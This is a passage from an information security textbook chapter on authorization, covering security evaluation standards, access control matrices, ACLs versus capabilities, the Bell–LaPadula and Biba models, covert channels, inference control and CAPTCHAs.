The A division was certainly very optimistic for a document published in the 1980s, since the formal proofs that it envisions are not yet feasible for systems of moderate (or greater) complexity. As a practical matter, satisfying the C level requirements should be, in principle, almost trivial, but even today, achieving any of the B (or higher) classes would be a challenging task, except, perhaps, for relatively straightforward applications.

There is a second part to the orange book that covers "rationale and criteria." The rationale section gives the reasoning behind the requirements outlined above. Among other things, this section includes a brief discussion of the Bell–LaPadula security model, which we cover later in this chapter.

The criteria (i.e., guidelines) section is certainly much more specific than the general discussion of the classes, but it is not clear that the guidelines are really all that useful or sensible. For example, under the title of "testing for division C" we have the following guidance, where "team" refers to the security testing team [127]:

> The team shall independently design and implement at least five system-specific tests in an attempt to circumvent the security mechanisms of the system. The elapsed time devoted to testing shall be at least one month and need not exceed three months. There shall be no fewer than twenty hands-on hours spent carrying out system developer-defined tests and test team-defined tests.

While this is specific, it's not difficult to imagine a scenario where one team could accomplish more in a few hours of automated testing than another team could accomplish in three months of testing.[4]

7.2.2 The Common Criteria

This report, by its very length, defends itself against the risk of being read.
— Winston Churchill

In the 1990s, the orange book was officially superseded by the cleverly named Common Criteria [24], which is an international standard for certifying security products. The Common Criteria is similar to the modern analog of the orange book, in the sense that, as much as is humanly possible, it is ignored in practice. However, if you want to sell your security product to the government, it may be necessary to obtain some specified level of Common Criteria certification. Even the lower-level Common Criteria certifications can be costly to obtain (on the order of six figures, in U.S. dollars), and the higher-level certifications are prohibitively expensive due to many fanciful requirements.

A Common Criteria certification yields a so-called Evaluation Assurance Level (EAL) with a numerical rating from 1 to 7, that is, EAL1 through EAL7, where the higher the number, the better. Note that a product with a higher EAL is not necessarily more secure than a product with a lower (or no) EAL. For example, suppose that product A is certified EAL4, while product B carries an EAL5 rating. All this means is that product A was evaluated for EAL4 (and passed), while product B was actually evaluated for EAL5 (and passed). It is possible that product A could have achieved EAL5 or higher, but the developers simply felt it was not worth the cost and effort to try for a higher EAL. The EALs are summarized as follows [80]:

- EAL1 — Functionally tested
- EAL2 — Structurally tested
- EAL3 — Methodically tested and checked
- EAL4 — Methodically designed, tested, and reviewed
- EAL5 — Semiformally designed and tested
- EAL6 — Semiformally verified design and tested
- EAL7 — Formally verified design and tested

In practice, EAL4 is the most sought-after, since it is relatively easy to achieve, and in the vast majority of cases, it is the minimum level needed to sell to the government.

[4] As an aside, your easily annoyed author finds it highly ironic and somewhat disturbing that the same people who gave us the dubious orange book now want to set educational standards in information security [90].

To obtain an EAL7 rating, formal proofs of security must be provided, with security experts carefully analyzing the product. In contrast, at the lowest EALs, various documentation is all that is analyzed. Of course, at an intermediate level, something between these two extremes is required.

The official Common Criteria website lists grand total of three products certified at the highest levels (EAL7 and EAL7+) between 2010 and 2021. This is not an impressive number considering that the Common Criteria has been around since 1994 and it is an international standard.

And who are the security "experts" that perform Common Criteria evaluations? The security experts work for government-accredited Common Criteria Testing Laboratories—in the United States. the accrediting agency is NIST.

We won't go into the details of Common Criteria certification here.[5] In any case, the Common Criteria will never evoke the same sort of passions (pro or con) as the orange book. Whereas the orange book is, in a sense, a philosophical statement claiming to provide enlightenment on how to do security, the Common Criteria is little more than a mind-numbing bureaucratic hurdle that must be overcome if you want to sell your product to the government. It is also worth noting that whereas the orange book is only about 115 pages long, due to inflation, the Common Criteria documentation exceeds 1000 pages. Consequently, few mortals will ever read the Common Criteria, which is another reason why it will never evoke more than a yawn from the masses.

Next, we consider the classic view of authorization. Then we look at multilevel security and a few related topics. We conclude this chapter with a discussion of CAPTCHAs.

7.3 Access Control Matrix

The classic view of authorization begins with Lampson's access control matrix [37]. This matrix contains all of the relevant information needed by an operating system to make decisions about which users are allowed to do what with the various system resources.

We'll define a subject as a user of a system (not necessarily a human user) and an object as a system resource. Two fundamental constructs in the field of authorization are access control lists, or ACLs, and capabilities, or C-lists. Both ACLs and C-lists are derived from Lampson's access control matrix, which has a row for every subject and a column for every object. Sensibly enough, the access allowed by subject S to object O is stored at

[5]During your tireless author's two years at a small startup company, he spent an inordinate amount of time studying the Common Criteria documentation—his company was hoping to sell its product to the U.S. government. Because of this experience, mere mention of the Common Criteria causes your usually hypoallergenic author to break out in hives.

the intersection of the row indexed by S and the column indexed by O. An example of an access control matrix appears in Table 7.1, where we use UNIX-style notation, that is, `x`, `r`, and `w` stand for execute, read, and write privileges, respectively.

Table 7.1 Access control matrix

	OS	Accounting program	Accounting data	Insurance data	Payroll data
Bob	`rx`	`rx`	`r`	—	—
Alice	`rx`	`rx`	`r`	`rw`	`rw`
Sam	`rwx`	`rwx`	`r`	`rw`	`rw`
Accounting program	`rx`	`rx`	`rw`	`rw`	`r`

Notice that in Table 7.1, the accounting program is treated as both an object and a subject. This is a useful fiction, as we can enforce the restriction that the accounting data can only be modified by the accounting program. As discussed in [3], the intent here is to make corruption of the accounting data more difficult, since any changes to the accounting data must be done by software that, presumably, includes standard accounting checks and balances. However, this does not prevent all possible attacks, since the system administrator, Sam, could replace the accounting program with a faulty (or fraudulent) version and thereby break the protection. But this trick does allow Alice, Bob, and Trudy to access the accounting data without allowing them to corrupt it—either unintentionally or intentionally.

7.3.1 ACLs and Capabilities

Since all subjects and all objects appear in the access control matrix, it contains all of the relevant information on which authorization decisions can be based. However, there is a practical issue in managing a large access control matrix. A system could have hundreds of subjects (or more) and tens of thousands of objects (or more), in which case an access control matrix with millions of entries (or more) would need to be consulted before any operation by any subject on any object. Dealing with such a large matrix could impose a significant burden on the system.

To obtain acceptable performance for authorization operations, the access control matrix can be partitioned into more manageable pieces. There are two obvious ways to split the access control matrix. First, we could split the matrix into its columns and store each column with its corresponding object. Then, whenever an object is accessed, its column of the access control matrix would be consulted to see whether the specified operation is allowed or not.

These columns are known as access control lists, or ACLs. For example, the ACL corresponding to insurance data in Table 7.1 is

(Bob, —), (Alice, `rw`), (Sam, `rw`), (accounting program, `rw`).

Alternatively, we could store the access control matrix by row, where each row is stored with its corresponding subject. Then, whenever a subject tries to perform an operation, we can consult its row of the access control matrix to see if the operation is allowed. This approach is known as capabilities, or C-lists. For example, Alice's C-list in Table 7.1 is

(OS, `rx`), (accounting program, `rx`), (accounting data, `r`),
(insurance data, `rw`), (payroll data, `rw`).

It might seem that ACLs and C-lists are equivalent, since they simply provide different ways of storing the same information. However, there are some subtle differences between the two approaches. Consider the comparison of ACLs and capabilities illustrated in Figure 7.1.




Figure 7.1 ACLs versus capabilities

Note that the arrows in Figure 7.1 point in opposite directions, that is, for ACLs, the arrows point from the resources to the users, while for capabilities, the arrows point from the users to the resources. This seemingly trivial difference has some significance. For example, with capabilities, the association between users and files is built into the system, while for an ACL-based system, a separate method for associating users to files is required. This illustrates one possible advantage of capabilities. In fact, capabilities have several potential security advantages over ACLs and, for this reason, C-lists are much beloved within the academic research community. In the next section, we consider one potential advantage of capabilities over ACLs.

7.3.2 Confused Deputy

The confused deputy is a classic security problem that arises in many contexts [53]. For our illustration of this problem, we consider a system with two resources—a compiler and a file named BILL that contains critical billing information—and one user, Alice. The compiler can write to any file, while Alice can invoke the compiler and she can provide a filename where debugging information will be written. However, Alice is not allowed to write to the file BILL, since she might corrupt the billing information. The access control matrix for this scenario appears in Table 7.2.

Table 7.2 Access control matrix for confused deputy example

	Compiler	BILL
Alice	x	—
Compiler	rx	rw

Suppose that Alice invokes the compiler, and she provides BILL as the debug filename. Alice does not have the privilege to access the file BILL, so this command should fail. However, the compiler, which is acting on Alice's behalf, does have the privilege to overwrite BILL. If the compiler acts with its privilege, then a side effect of Alice's command will be the trashing of the BILL file, as illustrated in Figure 7.2.




Figure 7.2 Confused deputy

Why is this problem known as the confused deputy? The compiler is acting on Alice's behalf, so it is her deputy. The compiler is confused if it acts based on its own privileges, when it should be acting based on Alice's privileges.

With ACLs, it's more difficult (but not impossible) to avoid the confused deputy problem. In contrast, with capabilities it's relatively easy to prevent the deputy from becoming confused, since capabilities are easily delegated. In a capabilities-based system, when Alice invokes the compiler, she can simply hand over her C-list to the compiler. The compiler can then consult Alice's C-list when checking privileges before attempting to create the debug file. Since Alice does not have the privilege to overwrite BILL, the situation in Figure 7.2 would be avoided. While this example is trivial, it is possible for

the situation to be much more complex with, for example, multiple levels of delegation of authority between the original user and the action that is to be performed.

A comparison of the relative advantages of ACLs and capabilities may be instructive. ACLs are preferable when users manage their own files and when protection is data oriented. With ACLs, it's also easy to change rights to a particular resource. On the other hand, with capabilities it's easy to delegate (and sub-delegate and sub-sub-delegate, and so on), and it's easier to add or delete users. Due to the ability to delegate, it's easy to avoid the confused deputy when using capabilities. However, capabilities are more complex to implement and they have somewhat higher overhead—although it may not be obvious, many of the difficult issues inherent in distributed systems arise in the context of capabilities. For these reasons, ACLs are used in practice much more often than capabilities.

7.4 Multilevel Security Models

In this section we briefly discuss security modeling in the context of multilevel security. Security models are often presented at great length in information security textbooks, but here we'll only mention two of the best-known, and we only present an overview of these models. For a more thorough introduction to MLS and related security models, see, for example, Gollmann's book [46].

In general, security models are descriptive, not proscriptive. That is, these models tell us what needs to be protected, but they don't answer the real question, that is, how to provide such protection. This is not a flaw in the models, as they are designed to set a framework for protection, but it is an inherent limitation on the practical utility of security modeling.

Multilevel security, or MLS, is familiar to all fans of spy novels, where classified information often figures prominently. In MLS, the subjects are the users (generally, human), and the objects are the data to be protected (for example, documents). Furthermore, classifications apply to objects while clearances apply to subjects.

The U.S. Department of Defense, or DoD, employs four levels of classifications and clearances, which can be ordered as

$$\text{Top Secret} > \text{Secret} > \text{Confidential} > \text{Unclassified}. \tag{7.1}$$

For example, a subject with a Secret clearance is allowed access to objects classified Secret or lower but not to objects classified Top Secret. In the United States, for a person to obtain a Secret clearance, a more-or-less routine background check is required, while a Top Secret clearance requires an extensive background check, a polygraph exam, a psychological profile, etc.

Let O be an object and S a subject. Then O has a classification and S has a clearance. The security level of O is denoted $L(O)$, and the security level of S is similarly denoted $L(S)$. In the DoD system, the four levels shown above in (7.1) are used for both clearances and classifications.

There are many practical problems related to the classification of information. For example, the proper classification is not always clear, and two experienced users might have widely differing views. Also, the level of granularity at which to apply classifications can be an issue. It's entirely possible to construct a document where each paragraph, when taken individually, is UNCLASSIFIED, yet the overall document is TOP SECRET. This problem would be even worse if, say, source code needs to be classified. The flip side of granularity is aggregation—an adversary might be able to glean TOP SECRET information from a careful analysis of UNCLASSIFIED documents.

MLS is needed when subjects and objects at different levels use the same system resources. The purpose of an MLS system is to enforce a form of access control by restricting subjects so that they only access objects for which they have the necessary clearance.

Military and government have long had an interest in MLS. The United States government, in particular, has funded a great deal of research into MLS and, as a consequence, the strengths and weaknesses of MLS are reasonably well understood.

Today, there are many potential uses for MLS outside of its traditional classified government setting. For example, most businesses have information that is restricted to, say, senior management, and other information that is available to all management, while still other proprietary information is available to everyone within the company and, finally, some information is available to everyone, including the general public. If this information is stored on a single system, the company must deal with MLS issues, even if they don't realize that their data correspond more-or-less directly to the TOP SECRET, SECRET, CONFIDENTIAL, and UNCLASSIFIED classifications discussed above.

There is also interest in MLS in such applications as network firewalls, for example. The goal in a firewall application would be to keep an intruder, Trudy, at a low-level clearance to limit the damage that she can inflict if she breaches the firewall. Another area where MLS type of thinking is highly relevant is private medical information. We'll consider some of the issues surrounding private medical information in more detail below.

Our emphasis here is on MLS models, as mentioned above, which explain what needs to be done but do not tell us how to implement such protection. In other words, we should view these models as high-level descriptions, not as security algorithms or protocols. There are many MLS models—we'll only discuss the most elementary. Other models can be more realistic, but they are also more complex and harder to analyze and verify.

Ideally, we would like to prove results about security models. Then any system that satisfies the assumptions of the model automatically satisfies all of the results that have been proved about the model. But, this goes well beyond the scope of our brief introduction to security modeling.

7.4.1 Bell–LaPadula

The first security model that we'll consider is Bell–LaPadula, or BLP, which, amazingly, was named after its inventors, Bell and LaPadula. The purpose of BLP is to capture the minimal confidentiality requirements that any MLS system must satisfy. BLP can be summarized as follows:

> **Simple Security Condition** — Subject S can read object O if and only if $L(O) \leq L(S)$.
>
> ***-Property** (Star Property) — Subject S can write object O if and only if $L(S) \leq L(O)$.

The simple security condition merely states that Alice, for example, cannot read a document for which she lacks the appropriate clearance. This condition is clearly required of any MLS system.

The "star" property is somewhat less obvious. This property is designed to prevent, say, TOP SECRET information from being written to, say, a SECRET document. This would break MLS security since a user with a SECRET clearance could then read TOP SECRET information. The writing could occur intentionally or, for example, as the result of a computer virus. In his groundbreaking work on viruses, Cohen specifically mentions that viruses could be used to break MLS security [22].

The simple security condition can be summarized as "no read up," while the star property implies "no write down." Consequently, BLP is sometimes succinctly stated as "no read up, no write down." It's difficult to imagine a security model that's any simpler.

Although simplicity in security is a good thing, BLP may be too simple. At least that's the conclusion of McLean, who states that BLP is "so trivial that it is hard to imagine a realistic security model for which it does not hold" [78]. To poke holes in BLP, McLean defined "system Z," under which an administrator is allowed to temporarily reclassify objects, at which point they can be "written down" without violating BLP. System Z clearly violates the spirit of BLP, but, since it is not expressly forbidden.

In response to McLean's criticisms, Bell and LaPadula fortified BLP with a tranquility property. Actually, there are two versions of this property. The strong tranquility property states that security labels can never change. This removes McLean's system Z from the BLP realm, but it's also impractical in the real world, since security labels must sometimes change. For example,

the DoD regularly declassifies documents, which would be impossible under strict adherence to the strong tranquility property. For another example, it is often desirable to enforce least privilege. If a user has, say, a TOP SECRET clearance but is only browsing UNCLASSIFIED Web pages, it is desirable to only give the user an UNCLASSIFIED clearance, so as to avoid accidentally divulging classified information. If the user later needs a higher clearance, his active clearance can be upgraded. This is known as the high water mark principle, and we'll see it again when we discuss Biba's model, below.

Bell and Lapadula also offered a weak tranquility property in which a security label can change, provided such a change does not violate an "established security policy." Weak tranquility can defeat system Z, but the property is so vague as to be meaningless for analytic purposes.

The debate concerning BLP and system Z is discussed thoroughly in [10], where the author points out that BLP proponents and McLean are each making fundamentally different assumptions about modeling. This debate raises interesting issues concerning the nature—and limits—of modeling.

The bottom line regarding BLP is that it's very simple, and as a result, it's one of the few models for which it's possible to prove things. Unfortunately, BLP may be too simple to be of any practical benefit.

BLP has inspired many other security models, most of which strive to be more realistic. The price that these systems pay for more reality is more complexity. This makes most other models more difficult to analyze and more difficult to apply, in the sense that it's more difficult to show that a real-world system satisfies the requirements of the model.

7.4.2 Biba's Model

In this section, we'll look briefly at Biba's model. Whereas BLP deals with confidentiality, Biba's model deals with integrity. In fact, Biba's model is essentially an integrity version of BLP.

If we trust the integrity of object O_1 but not that of object O_2, then if object O is composed of O_1 and O_2, we cannot trust the integrity of object O. In other words, the integrity level of O is the minimum of the integrity of any object contained in O. Another way to say this is that for integrity, a low water mark principle holds. In contrast, for confidentiality, a high water mark principle applies.

To state Biba's model formally, let $I(O)$ denote the integrity of object O and $I(S)$ the integrity of subject S. Biba's model is defined by the following two statements:

> **Write Access Rule** — Subject S can write object O if and only if $I(O) \leq I(S)$.

> **Biba's Model** — A subject S can read the object O if and only if $I(S) \leq I(O)$.

The write access rule states that we don't trust anything that S writes any more than we trust S. Biba's model states that we can't trust S any more than the lowest integrity object that S has read. In essence, we are concerned that S will be "contaminated" by lower integrity objects, so S is forbidden from viewing such objects.

Biba's model is actually very restrictive, since it prevents S from ever viewing an object at a lower integrity level. It's possible—and, in many cases, perhaps desirable—to replace Biba's model with the following:

> **Low Water Mark Policy** — If subject S reads object O, then $I(S) = \min\big(I(S), I(O)\big)$.

Under the low water mark principle, subject S can read anything, under the condition that the integrity of subject S is downgraded after accessing an object at a lower level.

Figure 7.3 illustrates the difference between BLP and Biba's model. Of course the fundamental difference is that BLP is for confidentiality, which implies a high water mark principle, while Biba is for integrity, which implies a low water mark principle.




Figure 7.3 BLP versus Biba

7.4.3 Compartments

Multilevel security systems enforce access control (or information flow) "up and down," where the security levels are ordered in a hierarchy, as in (7.1). Usually, a simple hierarchy of security labels is not flexible enough to deal with most situations. In practice, it is usually necessary to also use compartments to further restrict information flow "across" security levels.

We use the notation

$$\text{Security Level } \{\text{Compartment}\}$$

to denote a security level and its associated compartment or compartments. For example, suppose that we have compartments CAT and DOG within the TOP SECRET level. Then we would denote the resulting compartments as TOP SECRET {CAT} and TOP SECRET {DOG}, and there is also a TOP SECRET {CAT,DOG} compartment. While each of these compartments is TOP SECRET, if Alice has a TOP SECRET clearance, she can only access compartments that she is specifically allowed to access. As a result, compartments have the effect of restricting information flow across security levels.

Compartments serve to enforce the need to know principle, that is, subjects are only allowed access to the information that they must know for their work. If a subject does not have a legitimate need to know everything at, say, the TOP SECRET level, then compartments can be used to limit the TOP SECRET information that the subject can access.

Why create compartments instead of simply creating a new classification level? It may be the case that, for example, TOP SECRET {CAT} and TOP SECRET {DOG} are not comparable, that is, neither

$$\text{TOP SECRET } \{\text{CAT}\} \leq \text{TOP SECRET } \{\text{DOG}\}$$

nor

$$\text{TOP SECRET } \{\text{CAT}\} \geq \text{TOP SECRET } \{\text{DOG}\}$$

holds. If we insist on a strict MLS hierarchy, then one of these two conditions must hold true.

Consider the compartments illustrated in Figure 7.4, where the arrows represent "$\geq$" relationships. In this example, a subject who holds a clearance at the level of, say, TOP SECRET {CAT}, does not have access to information in the TOP SECRET {DOG} compartment. In addition, a subject with a TOP SECRET {CAT} clearance has access to the SECRET {CAT} compartment but not to the compartment SECRET {CAT,DOG}, in spite of the fact that the subject has a TOP SECRET clearance. Again, the purpose of compartments is to provide a means of enforcing the need to know principle.

Multilevel security can be used without compartments and vice versa, but the two are usually used together. An interesting example described in [3] concerns the protection of personal medical records by the British Medical Association, or BMA. The law that required protection of medical records mandated a multilevel security system—apparently because lawmakers were familiar with MLS. Certain medical conditions, such as AIDS, were considered to be the equivalent of TOP SECRET, while other less sensitive information, such as drug prescriptions, was considered SECRET. But if a subject had been prescribed AIDS drugs, anyone with a SECRET clearance could easily deduce TOP SECRET information. As a result, all information tended to be classified at the highest level, and consequently all users required the highest level of clearance, which defeated the purpose of the system. Eventually,




Figure 7.4 Compartments example

the BMA system was changed to only use compartments, which effectively solved the problem. Then, for example, AIDS prescription information could be compartmented from general prescription information, thereby enforcing the desired need to know principle.

In the next two sections we'll discuss covert channels and inference control. Both of these topics are somewhat related to MLS, with covert channels arising in many different contexts.

7.5 Covert Channels

A covert channel is a communication path not intended as such by the system's designers. Covert channels exist in a multitude of situations, but they are particularly prevalent in networked systems. Covert channels are virtually impossible to eliminate, so the emphasis is instead on limiting the capacity of such channels.

MLS systems are designed to restrict legitimate channels of communication. A covert channel provides another way for information to flow. It is not difficult to give an example where resources shared by subjects at different security levels can be used to pass information, and thereby violate the security of an MLS system.

For example, suppose Trudy has a TOP SECRET clearance while Eve only has a CONFIDENTIAL clearance. If the file space is shared by all users, then Trudy and Eve can agree that if Trudy wants to send "1" to Eve, she will create a file named, say, `FileXYzW`, whereas if she wants to send "0" to Eve, Trudy will not create such a file. Eve can check to see whether file `FileXYzW` exists, and if it does, she knows that Trudy has sent her a 1, while if it does not, Trudy has sent a 0. In this way, a single bit of information has been passed through a covert channel, that is, via a legitimate use of the system that was not intended for communication. Note that Eve cannot look inside

the file `FileXYzW` since she does not have the required clearance, but we assume that she can query the file system to see if such a file exists.

A single bit leaking from Trudy to Eve is not a serious concern, but Trudy could leak any amount of information by synchronizing with Eve. For example, Trudy and Eve could agree that Eve will check for the file `FileXYzW` once each minute. As before, if the file does not exist, Trudy has sent 0, and if it does exists, Trudy has sent a 1. In this way Trudy can (slowly) leak Top Secret information to Eve. This process is illustrated in Figure 7.5.




Figure 7.5 Covert channel example

Covert channels are everywhere. In particular, networks are a rich source of covert channels. Several hacking tools exist to exploit covert channels in networks—we'll mention one later in this section.

Three things are required for a covert channel to exist. First, the sender and receiver must have access to a shared resource. Second, the sender must be able to vary some property of the shared resource that the receiver can observe. Finally, the sender and receiver must be able to synchronize their communication. From this description, it's apparent that potential covert channels really are everywhere. Of course, we can eliminate all covert channels—we just need to eliminate all shared resources and all communication, but such a covert-channel-free system would generally be of little use.

The conclusion here is that it's virtually impossible to eliminate all covert channels in any useful system. The U.S. DoD apparently agrees, since their high security guidelines merely call for reducing covert channel capacity to no more than one bit per second. The implication is that DoD has given up trying to eliminate covert channels.

Is a limit of one bit per second sufficient to prevent damage from covert channels? Consider a Top Secret file that is 100 MB in size. Suppose the plaintext version of this file is stored in a Top Secret file system, while an encrypted version of the file—encrypted with, say, AES using a 256-bit key—is stored in an Unclassified location. Following the DoD guidelines, suppose that we have reduced the covert channel capacity of this system

to 1 bit per second. Then it would take more than 25 years to leak the entire 100 MB Top Secret document through a covert channel. However, it would take less than 5 minutes to leak the 256-bit AES key through the same covert channel. The conclusion is that reducing covert channel capacity might be useful, but it will not be sufficient in all cases.

Next, we consider a real-world example of a covert channel. The Transmission Control Protocol (TCP) is ubiquitous on the Internet. The TCP header, which appears in Figure 8.3 in Chapter 8 includes a "reserved" field, which is reserved for future use, that is, it is not used for anything. This field can easily be commandeered by Trudy to pass information covertly to Eve.

It's also easy to hide information in the TCP sequence number or ACK field and thereby create a more subtle covert channel. Figure 7.6 illustrates the method used by the tool `Covert_TCP` to pass information in the sequence number. The sender hides the information in the sequence number X and the packet—with its source address forged to be the address of the intended recipient—is sent to an innocent server. When the server acknowledges the packet, it unwittingly completes the covert channel by passing the information contained in X to the intended recipient. Such stealthy covert channels are often employed in network-based attacks.




Figure 7.6 Covert channel using TCP sequence number

7.6 Inference Control

Consider a database that includes information on college faculty in California. Suppose we query the database and ask for the average salary of female computer science professors at San Jose State University (SJSU) and we find the answer is $100,000. We then query the database and ask for the number of female computer science professors at SJSU, and suppose the answer is one.

Then we could go to the SJSU computer science department website and determine the identity of this person.[6] In this example, specific information has leaked from responses to general questions. The goal of inference control is to prevent such leaks from happening, or at least minimize the leakage, while maintaining access to the data.

A database containing medical records would be of considerable interest to researchers. For example, by searching for statistical correlations, it may be possible to determine causes or risk factors for certain diseases. But patients want to keep their medical information private. How can we allow access to the statistically significant parts of a data source, while protecting privacy related to other aspects of the data?

An obvious first step is to remove names and addresses from the medical records. But this is not sufficient to ensure privacy, as the college professor example above clearly demonstrates. What more can be done to provide stronger inference control while leaving the data accessible for legitimate research uses?

Several techniques used in inference control are discussed in [3]. One such technique is query set size control, in which no response is returned if the size of the set that comprises the response is too small. This approach would make it more difficult to determine the college professor's salary in the example above. However, if medical research is focused on a rare disease, query set size control could also prevent or distort important information.

Another technique is known as the N-respondent, $k\%$ dominance rule, whereby data is not released if $k\%$ or more of the result is contributed by N or fewer subjects. For example, we might query the census database and ask for the average net worth of individuals in Bill Gates' neighborhood. With any reasonable setting for N and k no results would be returned. In fact, this technique is actually applied to information collected by the U.S. Census Bureau.

Another approach to inference control is randomization, that is, a small amount of random noise is added to the data. This is problematic in situations such as research into rare medical conditions, where the noise might swamp legitimate data.

Many other methods of inference control have been proposed, but none are completely satisfactory. It appears that strong inference control may be impossible to achieve in practice, yet it seems obvious that employing some inference control, even if it's weak, is better than no inference control at all. Inference control will make Trudy's job more difficult, and it will almost certainly reduce the amount of information that leaks, thereby limiting the damage.

[6]In this case, no harm was done, since state employee salaries are public information in California. Feel free to look up your poverty-stricken author's salary. But, be forewarned: If you are reading a pirated version of this book, your conscience will bother you forever.

As an aside, does this same logic hold for crypto? That is, is it better to use weak encryption or no encryption at all? Surprisingly, for crypto, the answer is that you might be better off not encrypting rather than using a weak cipher. In an environment where most information is not encrypted, encryption tends to indicate important data. And even if most data is encrypted, the data encrypted with a weak cipher might stand out. In general, Trudy faces an enormous challenge in attempting to filter interesting messages from the mass of uninteresting data. If your data is weakly encrypted, it might be much easier to filter, since strong encryption looks random, plaintext is highly structured, and weak encryption is generally somewhere in between. So, if your encryption is weak, you may have solved Trudy's difficult filtering problem for her, while providing no significant protection from a subsequent cryptanalytic attack [3]. Recall that we discussed this same issue in the context of the Zimmermann Telegram in Section 2.4.2 of Chapter 2.

7.7 CAPTCHA

The Turing test was proposed by computing pioneer (and co-breaker of the Enigma cipher) Alan Turing in 1950. The test has a human ask questions to a human and a computer. The questioner, who can't see either the human or the computer, can only submit questions by typing on a keyboard, and responses are received on a computer screen. The questioner does not know which is the computer and which is the human, and the questioner's goal is to distinguish the human from the computer, based solely on the questions and answers. If the human questioner can't solve this puzzle with a probability better than guessing, the computer passes the Turing test. This test is considered the gold standard in artificial intelligence, and as of the time of this writing, it is considered debatable as to whether any computer has yet passed the Turing test.

A "completely automated public Turing test to tell computers and humans apart," or CAPTCHA,[7] is a test that a human can pass, but a computer can't pass with a probability better than guessing [133]. This could be considered as a sort of inverse Turing test. The assumptions here are that the test is generated by a computer program and graded by a computer program, yet no computer can pass the test, even if that computer has access to the source code used to generate the test. In other words, a "CAPTCHA is a program that can generate and grade tests that it itself cannot pass, much like some professors" [133].

At first blush, it seems paradoxical that a computer can create and score a test that it cannot pass. However, this becomes less of a paradox when we look more closely the details of the process.

[7] CAPTCHAs are also known as human interactive proofs, or HIPs. While CAPTCHA may rank as the worst acronym in the history of acronyms, HIP is, well, not hip.

Since CAPTCHAs are designed to prevent non-humans from accessing resources, a CAPTCHA can be viewed as a form of access control. According to folklore, the original motivation for CAPTCHAs was an online poll that asked users to vote for the best computer science graduate school. In this version of reality, it quickly become obvious that automated responses from MIT and Carnegie-Mellon were skewing the results [132] and researchers developed the concept of a CAPTCHA to prevent automated "bots" from stuffing the ballot box. Today, CAPTCHAs are used in a wide variety of applications. For example, free email services use CAPTCHAs to prevent spammers from automatically signing up for large numbers of email accounts.

The requirements for a CAPTCHA include that it must be easy for most humans to pass and it must be difficult or, ideally, impossible for a computer to pass, even if the machine has access to the CAPTCHA software. From the attacker's perspective, the only unknown is the random numbers that are used to generate the specific CAPTCHA under consideration. It may also be desirable to have different types of CAPTCHAs, in case some person cannot pass one particular type. For example, we might want to allow a user to choose an audio CAPTCHA as an alternative to the more typical visual CAPTCHA.

